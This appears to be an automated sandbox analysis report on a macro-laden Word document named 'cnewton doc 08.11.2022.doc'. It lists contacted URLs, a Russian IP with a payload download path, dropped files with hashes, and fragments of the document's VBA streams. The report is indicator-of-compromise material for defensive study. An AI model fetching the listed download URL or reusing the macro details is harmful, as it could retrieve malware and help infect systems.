http://https://login.windows.net/common/oauth2/authorizeQ	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.odwebp.svc.msom	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorizeCache	WINWORD.EXE, 00000000.00000000.306545880.000000000D3BB000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://login.windows.net/common/oauth2/authorizeR	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://login.windows.net/common/oauth2/authorizek27L	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://login.windows.net/common/oauth2/authorizeS	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://powerlift.acompli.netPrqL	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://lifecycle.office.comov	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://entitlement.diagnostics.office.com	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://outlook.office.com/	WINWORD.EXE, 00000000.00000000.327740515.000000000D436000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize7ehM	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://login.windows.net/common/oauth2/authorizeM	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://storage.live.com/clientlogs/uploadlocation	WINWORD.EXE, 00000000.00000000.306545880.000000000D3BB000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp, AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high
http://https://dataservice.o365filtering.comVb	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://login.windows.net/common/oauth2/authorize=	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://login.windows.net/common/oauth2/authorize0	WINWORD.EXE, 00000000.00000000.359196523.000000000D98F000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	AE1D8E82-09A3-4CE3-BB95-E3559641C73B.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://analysis.windows.net/powerbi/api/	WINWORD.EXE, 00000000.00000000.327740515.000000000D436000.00000004.00000001.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.8.146.139	unknown	Russian Federation		44676	VMAGE-ASRU	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	682599
Start date and time:	2022-08-11 18:47:00 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	cnewton doc 08.11.2022.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.winDOC@3/11@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Unable to detect Microsoft Word • Close Viewer

Errors

- Corrupt sample or wrongly selected analyzer.

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 52.109.76.141, 52.109.88.39, 52.109.76.33, 20.189.173.22
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, onedsbl obprdwus17.westus.cloudapp.azure.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, sls.update.microsoft.com, nexus.officeapps.live.com, displaycata log.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:50:39	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_WINWORD.EXE_36a787bf8896eba6a9e85f1761f2a7eec6686b_5f94c319_0fad4122\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.6334309996142495
Encrypted:	false
SSDEEP:	192:WO0TZNUH7OHSTjjKYbVrP5UFAsRJp/u7sfS274Itu:30nc7OHSTjN507RJp/u7sfX4Itu
MD5:	7823330D3A564F8BA4558D06D5292363
SHA1:	86A935AA4B758D6C68D8D9016AAB37BFCFAF4DDC
SHA-256:	9CFA5323284477A801239B70EB208AFE51CBC3F6B7F70400EA4489669EA15519
SHA-512:	A409F887002A345FAADACA4F90635E060CD999B7C767AD10B9D5A263405456B77CBA9D45EA420669ACCB68EA50D8FF3D6EB488A1B5F4E5CC9E11E701FAF99A13
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.4.7.4.2.6.3.4.1.7.5.4.8.3.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.0.4.7.4.2.6.3.8.5.8.1.7.0.4.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.7.5.f.5.7.4.c.-.7.c.1.5.-.4.e.4.d.-.b.5.e.f.-.3.1.2.2.2.0.e.3.5.6.0.9.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.0.2.f.c.8.a.5.-.e.2.4.7.-.4.6.5.8.-.9.5.7.2.-.6.7.3.d.a.b.5.c.1.e.0.e.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.W.I.N.W.O.R.D...E.X.E.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.W.i.n.W.o.r.d...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.0.4.c.4.-.0.0.0.1.-.0.0.1.d.-.f.4.b.6.-.8.b.c.c.e.d.a.d.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.9.5.9.8.d.3.2.8.7.9.1.6.f.3.7.4.a.8.3.9.5.5.6.0.5.5.d.0.3.4.2.7.0.0.0.0.0.0.0.0.!.0.0.0.0.4.0.4.d.e.7.5.4.4.5.9.8.f.0.8.7.2.3.e.a.1.f.1.3.c.0.7.2.4.a.e.f.5.a.c.5.a.f.3.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A7D.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Aug 12 01:50:36 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	313988
Entropy (8bit):	2.5850247553267334
Encrypted:	false
SSDEEP:	1536:WVoBIphIVMxJU8S4dIpFr04Kgbz5MPm8zjs9Exh:vIpht7Ux6IpFA4bl0m8zjQ6h
MD5:	3D9A73E636B1C1F34CB6B65BAF46BE2B
SHA1:	CDDDB8DE4B332FFAC568A020AA202DDB7DAB0731
SHA-256:	B2F74F921A0CD45FBFF72D9765510307BC0DEE132A2F3F930110640EBC5758EF
SHA-512:	DED567DD31B1241DFDA331BA6AEC3D2C1919CA3C539462F4F0CB3C4AF16DBE03A395992A15922B74D9B13E8D1CE746E28D38FB6A5ED78599924D0FA8A831A88
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....b.....$.....;..8.....F.....T.....`.....8.....T.....(.....tH.....`J.....U.....B.....J.... ..GenuineIntelW.....T.....b.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER37FB.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8354
Entropy (8bit):	3.7070758599053892
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi+J6/E6YTCSUj0gmfLSD2CpD/89b7VsfBJm:RrlsNio6c6Y2SUj0gmfLSD27uf+
MD5:	0B814D3C3621EA41B83E83B0880E5DBC
SHA1:	468C48576BA01A6BDF9D6E183D64489B1304D453
SHA-256:	747DC959C798AAF6A63F0A4D88A40EFE52055809C03EEA9FE7A75DAFE6C4C250
SHA-512:	C76894DE52F5209061D328E9ECF33D92AF526D7134DC9735C28D0EBBEBE8FF3BD0C008373ACE95B324EA20E83F1470C27C1445B9DB687BBA3CE8DF5E91A1157
Malicious:	false
Reputation:	low

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.1.2.2.0.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER39C1.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4671
Entropy (8bit):	4.528605782124211
Encrypted:	false
SSDEEP:	48:cvIwSD8zsCJgtWI9+QWgc8sqYjSb8fm8M4JxTF7+q88H8UvFeVrd:uITfQBpgrsqYpJP9Tvord
MD5:	92A97B5F7EB8A0D067DF0FEFD81B3F72
SHA1:	A6099EF86AEE73817D1DF8FDE8EE893D7AD70D65
SHA-256:	43E152F2A6754849FC1D5525838FDBD23AA047E5570F5DF316949990004CD34E
SHA-512:	A33B55E3A413594A304A3109EE640F2BD4E7888E86B33A9F7384E5C334A4135AEDC7E94B78698AA87443E24D98B0B9739F2DFECAC6A4FEA581F8DB2EC0BAB355
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1643701" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\AE1D8E82-09A3-4CE3-BB95-E3559641C73B

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	148061
Entropy (8bit):	5.358162672109645
Encrypted:	false
SSDEEP:	1536:fcQW/gxgB5BQguwN/Q9DQe+zQTk4F77nXmvid3XxVETLKz61:e1Q9DQe+zuXYr
MD5:	1143367FAE88FC7686F3EAC21A38B19D
SHA1:	3B2DA22F514C7333983B8FDD501EFF3CA489C181
SHA-256:	65A50C37FEAB01B1CC298E37678A600DBD38D17953D5A4426385AEDC68FAA88A
SHA-512:	66C763003B754C5F00B595AB1FF232FC2028CDD71AB32EBDFDF8CE8BDB22E658273ADBCE4A7BB741CB65288C387979932627D36EF87248696C5E150602998D9
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-08-11T16:49:49">.. Build: 16.0.15607.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\-f[1].htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	201
Entropy (8bit):	5.120826232488609
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3LZKCezocKqD:J0+oxBeRmR9etdzRxLFez1T
MD5:	33A7649A487B43D650E4D478C96E4588
SHA1:	F10EA1CC461B73EEE86CBE992CC4724F7B4C5175
SHA-256:	469501F44D054081AD49D1D0AB0B8031ECCE6986D17D346CC39DFB7BCF327F76
SHA-512:	24CDCCA259970B669949BD197AA55FD6E05D91B53A05984D3EBB3B219B6D26BDD67165967F1C8960D55E517D7AC46E1E515DD6E5C45DE4923F2FB1B1A98BCB22

Malicious:	false
Reputation:	low
IE Cache URL:	http://45.8.146.139/fhfty/NH1-X8NL7CO4_YNJ-MEFY7BW9QYIJW1I/-f
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "-f" was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Temp\y5A7.tmp.dll

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text
Category:	modified
Size (bytes):	201
Entropy (8bit):	5.120826232488609
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3LZKCezocKqD:J0+oxBeRmR9etdzRxLFez1T
MD5:	33A7649A487B43D650E4D478C96E4588
SHA1:	F10EA1CC461B73EEE86CBE992CC4724F7B4C5175
SHA-256:	469501F44D054081AD49D1D0AB0B8031ECCE6986D17D346CC39DFB7BCF327F76
SHA-512:	24CDCCA259970B669949BD197AA55FD6E05D91B53A05984D3EBB3B219B6D26BDD67165967F1C8960D55E517D7AC46E1E515DD6E5C45DE4923F2FB1B1A98BCI 22
Malicious:	**true**
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "-f" was not found on this server. .</body></html>.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\cnewton doc 08.11.2022.doc.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:31:50 2022, mtime=Fri Aug 12 00:49:52 2022, atime=Fri Aug 12 00:49:44 2022, length=2248355, window=hide
Category:	dropped
Size (bytes):	1115
Entropy (8bit):	4.700357953541246
Encrypted:	false
SSDEEP:	12:8gBjEu0U8uElPCH2PQJ2Y88VC+WaKOQl1GTjA2N/rV7p9LrAG9DInRo5k4t2Y+x4:88bJOhEAKThp95DAC67aB6m
MD5:	3FE4E7082455A40B3CACDA2714068F60
SHA1:	B8520CB7AD8549DEB579DE9820961791BE6E5535
SHA-256:	E1922E600A5FAAFFE1B060150557FD7941326BEE950DEBA2ECB0100D2992F799
SHA-512:	1673B3C5C195681299C49FCCE4F783188590E93A20E6F90BD290A1BA39251E90DF82DDD68A11DD314CCCA2E633FBD7C12B12C741818B4CBACEC42327B59B8I 49
Malicious:	**true**
Preview:	L.....F.... ....i..3....`.....P.....N".....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...U/.....:.....q\..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....hT....user.<.....Ny..U/.....S.....r.h.a.r.d.z.....~.1.....hT....Desktop.h.....Ny..U/.....Y.....>.....#.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..N"..U7. .CNEWTO~1.DOC..f.....hT...U7.....h.....c.n.e.w.t.o.n. .d.o.c. .0.8...1.1...2.0.2.2...d.o.c.....`.....-....._.....>.S.....C:\Users\user\Desktop\cnewton doc 08.11.2022.doc..1.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.c.n.e.w.t.o.n. .d.o.c. .0.8...1.1...2.0.2.2...d.o.c.....:.,.LB.)...As...`.....X.....610930.....!a..%.H.VZAj...O.....-..!a..%.H.VZAj...O.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	103
Entropy (8bit):	4.575284965391289
Encrypted:	false
SSDEEP:	3:bDuMJle+FXF7Uk9TLBCmX1c6FXF7Uk9TLBCv:bCMXF7p9HBCuXF7p9HBs
MD5:	883DB290C57C4E606337478F65B9586D
SHA1:	0DE009D3CAA7D6FF00C62C71258E8ECF34688E18
SHA-256:	1D1108C167D9D37D26F39A551DF8370F7EC2A0A1D608BA7696DC090FB11000C4
SHA-512:	3B4349DCD4B6B0471FC1EBBD304B22AB74DE2C1B1672EC62782258DE4800D4C5E4E65AA7CBB748AC7EEA22A88F2009E2CDC6436622AD35F3E90A4E78ABFFC B1F
Malicious:	false
Preview:	[folders]..Templates.LNK=0..cnewton doc 08.11.2022.doc.LNK=0..[doc]..cnewton doc 08.11.2022.doc.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	3.1335506491402776
Encrypted:	false
SSDEEP:	3:Rl/Zd3llUltp4R+MgQ/l2Flj/FlqKeZXt//n:RtZ1IlbxwEz9
MD5:	862125B361C3F3D1C58A47A13459013D
SHA1:	BCE74CEBDF0D98684B672EEB5B9229933B947033
SHA-256:	66E981E3F58E476D8D5746CAAD05697E49A19927EB318229E9C178820A84168E
SHA-512:	A53B2B4267D3A07F8AA50DCF227339A3C7C3D66970F9199104C6D467148525D988184D0851C76E1DE188D4756483C1A6579FBE367D94CD7BDCDB92D09FCE27
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h...../.L.1...^.i@..iT..i`..iDB.iZR.i./.L.2.....$.....6C.....;/.L.3.....

C:\Users\user\Desktop\~$ewton doc 08.11.2022.doc

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	3.1335506491402776
Encrypted:	false
SSDEEP:	3:Rl/Zd3llUltp4R+MgQ/l2Flj/FlqKeZXt//n:RtZ1IlbxwEz9
MD5:	862125B361C3F3D1C58A47A13459013D
SHA1:	BCE74CEBDF0D98684B672EEB5B9229933B947033
SHA-256:	66E981E3F58E476D8D5746CAAD05697E49A19927EB318229E9C178820A84168E
SHA-512:	A53B2B4267D3A07F8AA50DCF227339A3C7C3D66970F9199104C6D467148525D988184D0851C76E1DE188D4756483C1A6579FBE367D94CD7BDCDB92D09FCE27
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h...../.L.1...^.i@..iT..i`..iDB.iZR.i./.L.2.....$.....6C.....;/.L.3.....

Static File Info

General

File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.993716519832146
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	cnewton doc 08.11.2022.doc
File size:	2343230
MD5:	ee1d6eb5b07b99e65fc0cb477193c35c
SHA1:	9d4dbf701c8ede93a79036dd5a0316da988a2eeb
SHA256:	23b9a20a59041fc7d484957e49ffa7e0f6dba7dbbec0628a4adb69c2e05863ab
SHA512:	869cdd01eb85cd12a1a27dc0099250e4fb33b3ed72a7e0375e80206b07b01aaff108ede1626de99f29c9a7cbc7524a4e4947b976be2e392b2d777c8df1fc54fc
SSDEEP:	49152:xyG/bJ98ozhp4kBA4Y0bRfqmlYOxtKW72swkql:QS8otukBbRfqUjRy7T
TLSH:	C4B5333D16FB0348D87D3A125E1F1EC212BDCD45E01BC82F684B657AB5377846A68EE8
File Content Preview:	PK.....!..U~...._rels/.rels...J.@.....4.E..D.....$....T..w-..j.....|.zs..z..z.*X.%(v.....6O.{PI.....`S__._x .C..CR...:....t..R.....hI.3..H.Q..*.;..=..y... n.....yo.....[vrf..A..6..3[.>_...-K....\NH!....<..r...E.B..P...<_.

File Icon

	
Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OpenXML

Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/682599/sample/cnewton doc 08.11.2022.doc"	
Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	True

Streams with VBA	
VBA File Name: ThisDocument.cls, Stream Size: 2836	
General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	2836
Data ASCII:	.J.Attribut.e VB_Nam.e = "Thi.sDocumen.t"...Bas..1Normal...VGlobal!.Spac.lFa.lse.JCrea.tabl. .Pre decla..Id..#Tru."Exp.ose..Temp.lateDeri.v.$CustomlizC.P.... .D.? PtrSa.fe Funct.ion . Li. b "user3.2" Alias. "SetTim.er" (ByV8al ..... As Long*, ...5.......
Data Raw:	01 4a b4 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 54 68 69 00 73 44 6f 63 75 6d 65 6e 10 74 22 0d 0a 0a 8c 42 61 73 01 02 8c 31 4e 6f 72 6d 61 6c 02 2e 19 56 47 6c 6f 62 61 6c 21 01 aa 53 70 61 63 01 6c 46 61 08 6c 73 65 0c 4a 43 72 65 61 10 74 61 62 6c 15 1f 50 72 65 20 64 65 63 6c 61 00 06 49 64 11 00 23 54 72 75 0d 22 45 78 70 08 6f 73 65 14 1c 54

VBA Code

Streams	
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 369	
General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	369
Entropy:	5.302596554682153
Base64 Encoded:	True
Data ASCII:	ID="{149AB13B-15AA-4382-8977-FC25F7EDD7BA}"..Document=ThisDocument/&H00000000..Name="Project"..HelpContextID="0"..VersionCompatible32="393222000"..CMG="3A38C50DFB11FB11FB11FB11"..DPB="74768B4FFF88008800088"..GC="AEAC5191B1F1EAF2EAF215"....[Host Extender Inf
Data Raw:	49 44 3d 22 7b 31 34 39 41 42 31 33 42 2d 31 35 41 41 2d 34 33 38 32 2d 38 39 37 37 2d 46 43 32 35 46 37 45 44 44 37 42 41 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69

Stream Path: PROJECTwm, File Type: data, Stream Size: 41	
General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	41
Entropy:	3.0773844850752607
Base64 Encoded:	False
Data ASCII:	ThisDocument.T.h.i.s.D.o.c.u.m.e.n.t.....
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: ISO-8859 text, with no line terminators, Stream Size: 7	
General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	ISO-8859 text, with no line terminators

General	
Stream Size:	7
Entropy:	1.8423709931771088
Base64 Encoded:	False
Data ASCII:	a . . .
Data Raw:	cc 61 ff ff 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 5108	
General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	5108
Entropy:	1.9370407590218233
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . P . . . . . " . . . . . q . . . . . A . . . . . ` . . . . . `) > . . . . .
